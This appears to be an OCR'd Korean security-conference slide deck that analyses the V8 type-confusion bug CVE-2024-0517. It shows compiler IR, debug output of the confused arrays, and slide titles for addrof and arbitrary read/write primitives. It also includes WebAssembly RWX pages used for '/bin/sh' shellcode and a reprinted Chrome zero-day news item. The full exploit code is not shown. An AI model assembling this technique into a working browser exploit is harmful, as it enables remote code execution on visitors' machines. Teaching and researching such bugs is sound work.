

```
43/15: AllocateRaw(Young, 20) → [rdi|R|t], live range: [43-48]
44/16: StoreMap(0x293b002c2875 <Map[20](HOLEY_ELEMENTS)>) [v43/n15:[rdi|R|t]]
  160: ConstantGapMove(v14/n14 → [rax|R|t])
45/17: StoreTaggedFieldNoWriteBarrier(0x4) [v43/n15:[rdi|R|t], v14/n14:[rax|R|t]]
46/18: StoreTaggedFieldNoWriteBarrier(0x8) [v43/n15:[rdi|R|t], v14/n14:[rax|R|t]]
  161: ConstantGapMove(v11/n13 → [rcx|R|t])
47/19: StoreTaggedFieldNoWriteBarrier(0xc) [v43/n15:[rdi|R|t], v11/n13:[rcx|R|t]]
48/20: StoreTaggedFieldNoWriteBarrier(0x10) [v43/n15:[rdi|R|t], v11/n13:[rcx|R|t]]
```

```
50/24: AllocateRaw(Young, 72) → [rdi|R|t], live range: [50-69]
51/25: StoreMap(0x293b00000565 <Map(FIXED_ARRAY_TYPE)>) [v50/n24:[rdi|R|t]]
  162: ConstantGapMove(v18/n26 → [rbx|R|t])
52/27: StoreTaggedFieldNoWriteBarrier(0x4) [v50/n24:[rdi|R|t], v18/n26:[rbx|R|t]]
  163: ConstantGapMove(v16/n23 → [r11|R|t])
53/28: StoreTaggedFieldNoWriteBarrier(0x8) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
54/29: StoreTaggedFieldNoWriteBarrier(0xc) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
55/30: StoreTaggedFieldNoWriteBarrier(0x10) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
56/31: StoreTaggedFieldNoWriteBarrier(0x14) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
57/32: StoreTaggedFieldNoWriteBarrier(0x18) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
58/33: StoreTaggedFieldNoWriteBarrier(0x1c) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
59/34: StoreTaggedFieldNoWriteBarrier(0x20) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
60/35: StoreTaggedFieldNoWriteBarrier(0x24) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
61/36: StoreTaggedFieldNoWriteBarrier(0x28) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
62/37: StoreTaggedFieldNoWriteBarrier(0x2c) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
63/38: StoreTaggedFieldNoWriteBarrier(0x30) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
64/39: StoreTaggedFieldNoWriteBarrier(0x34) [v50/n24:[rdi|R|t], v16/n23:[r11|R|t]]
65/40: FoldedAllocation(+56) [v50/n24:[rdi|R|t]] → [rsi|R|t] (spilled: [stack:1|t]), live range: [65-135]
  164: GapMove([rdi|R|t] → [r8|R|t])
  165: GapMove([rsi|R|t] → [rdi|R|t])
66/41: StoreMap(0x293b0018f041 <Map[16](PACKED_ELEMENTS)>) [v65/n40:[rdi|R|t]]
67/42: StoreTaggedFieldNoWriteBarrier(0x4) [v65/n40:[rsi|R|t], v14/n14:[rax|R|t]]
68/43: StoreTaggedFieldNoWriteBarrier(0xc) [v65/n40:[rsi|R|t], v18/n26:[rbx|R|t]]
69/44: StoreTaggedFieldNoWriteBarrier(0x8) [v65/n40:[rsi|R|t], v50/n24:[r8|R|t]]
  166: ConstantGapMove(v4/n45 → [rbx|R|t])
```




POC SECURITY


# GC 이후
## 어떻게 메모리가 변하는가?



# a배열 할당
# Expected memory allocation



# a배열 할당
# Actual memory allocation





```
65/40: FoldedAllocation(+56) [v50/n24:
  164: GapMove([rdi|R|t] → [r8|R|t])
  165: GapMove([rsi|R|t] → [rdi|R|t])
```



POC SECURITY

# Untriggered Vulnerability
## Causes and consequences




this 객체

```
ubuntu@ubuntu:~/v8/out$ ./debug/d8 --allow-natives-syntax ./code
DebugPrint: 0x2793003c21a9: [JS_OBJECT_TYPE] in OldSpace
```

x 배열

```
DebugPrint: 0x2793003c2361: [JSArray] in OldSpace
 - map: 0x2793000cf041 <Map[16](PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x2793000ce935 <JSArray[0]>
 - elements: 0x2793003c21bd <FixedDoubleArray[1]> [PACKED_ELEMENTS]
 - length: 8
 - properties: 0x2793000006cd <FixedArray[0]>
 - All own properties (excluding elements): {
    0x279300000d41: [String] in ReadOnlySpace: #length: 0x27930030ed
iptor
 }
 - elements: 0x2793003c21bd <FixedDoubleArray[1]> {
           0: -858993459
```


a 배열

```
DebugPrint: 0x2793003c21cd: [JSArray] in OldSpace
 - map: 0x2793000cefc1 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProper
 - prototype: 0x2793000ce935 <JSArray[0]>
 - elements: 0x2793003c21bd <FixedDoubleArray[1]> [PACKED_DOUBLE_ELE
```



POC SECURITY

# Exploit primitives
## With type confusion




*Addrof primitive*

*GC resistance*

*Arbitrary read&write primitive*



POC SECURITY


# WebAssembly


왜 WebAssembly를 써야하는가?

# ShellCode and RWX region

```
execve /bin/sh
```

```
0x000002960010000 0x0000039d00000000 0x00000106fff00000 ---
0x0000042ae72f8000 0x0000042ae72f9000 0x0000000000001000 rwx
0x0000199700000000 0x0000199700040000 0x0000000000040000 rw-
```





POC SECURITY

# Exploit 시연


# 1-day exploit 후기



POC SECURITY

# 여담

## Google has addressed the first Chrome zero-day vulnerability of the year that is actively being exploited in the wild.

Google has released security updates to address the first Chrome zero-day vulnerability of the year that is actively being exploited in the wild.

The high-serverity vulnerability, tracked as CVE-2024-0519, is an out of bounds memory access in the Chrome JavaScript engine. The flaw was reported by Anonymous on January 11, 2024.

“The Stable channel has been updated to 120.0.6099.234 for Mac and 120.0.6099.224 for Linux and 120.0.6099.224/225 to Windows which will roll out over the coming days/weeks.” reads the security advisory published by the IT giant. “Google is aware of reports that an exploit for CVE-2024-0519 exists in the wild.”

A remote attacker can exploit the flaw by tricking a user into visiting a crafted HTML page to potentially exploit heap corruption.

As usual, Google did not share details of the attacks that exploited the CVE-2024-0519 zero-day in the wild.

Google also fixed the following vulnerabilities:

- [$16000][1515930] High CVE-2024-0517: Out of bounds write in V8. The flaw has been reported by Toan (suto) Pham of Qrious Secure on 2024-01-06
- [$1000][1507412] High CVE-2024-0518: Type Confusion in V8. The flaw has been reported by Ganjiang Zhou(@refrain_areu) of ChaMd5-H1 team on 2023-12-03

Follow me on Twitter: **@securityaffairs** and **Facebook** and **Mastodon**

**Pierluigi Paganini**

# Short Quiz

What is “Allocation folding”?

# Short Quiz

V8에는 많은 최적화 기법들이 존재합니다.
그 중 사용하지 않는 객체들을 정리하여 메모리를 회수하는 기법의 이름은 무엇일까요?

# Short Quiz

이번 CVE-2024-0517 취약점이 발생한 곳은 어디인가요?

# Short Quiz

V8엔진의 exploit을 위해 WebAssembly를 사용하는 이유는?

# 감사합니다.

## QnA

bnovkebin blog

@P_DO_YOUNG

발표자:성민균,박도영



POC SECURITY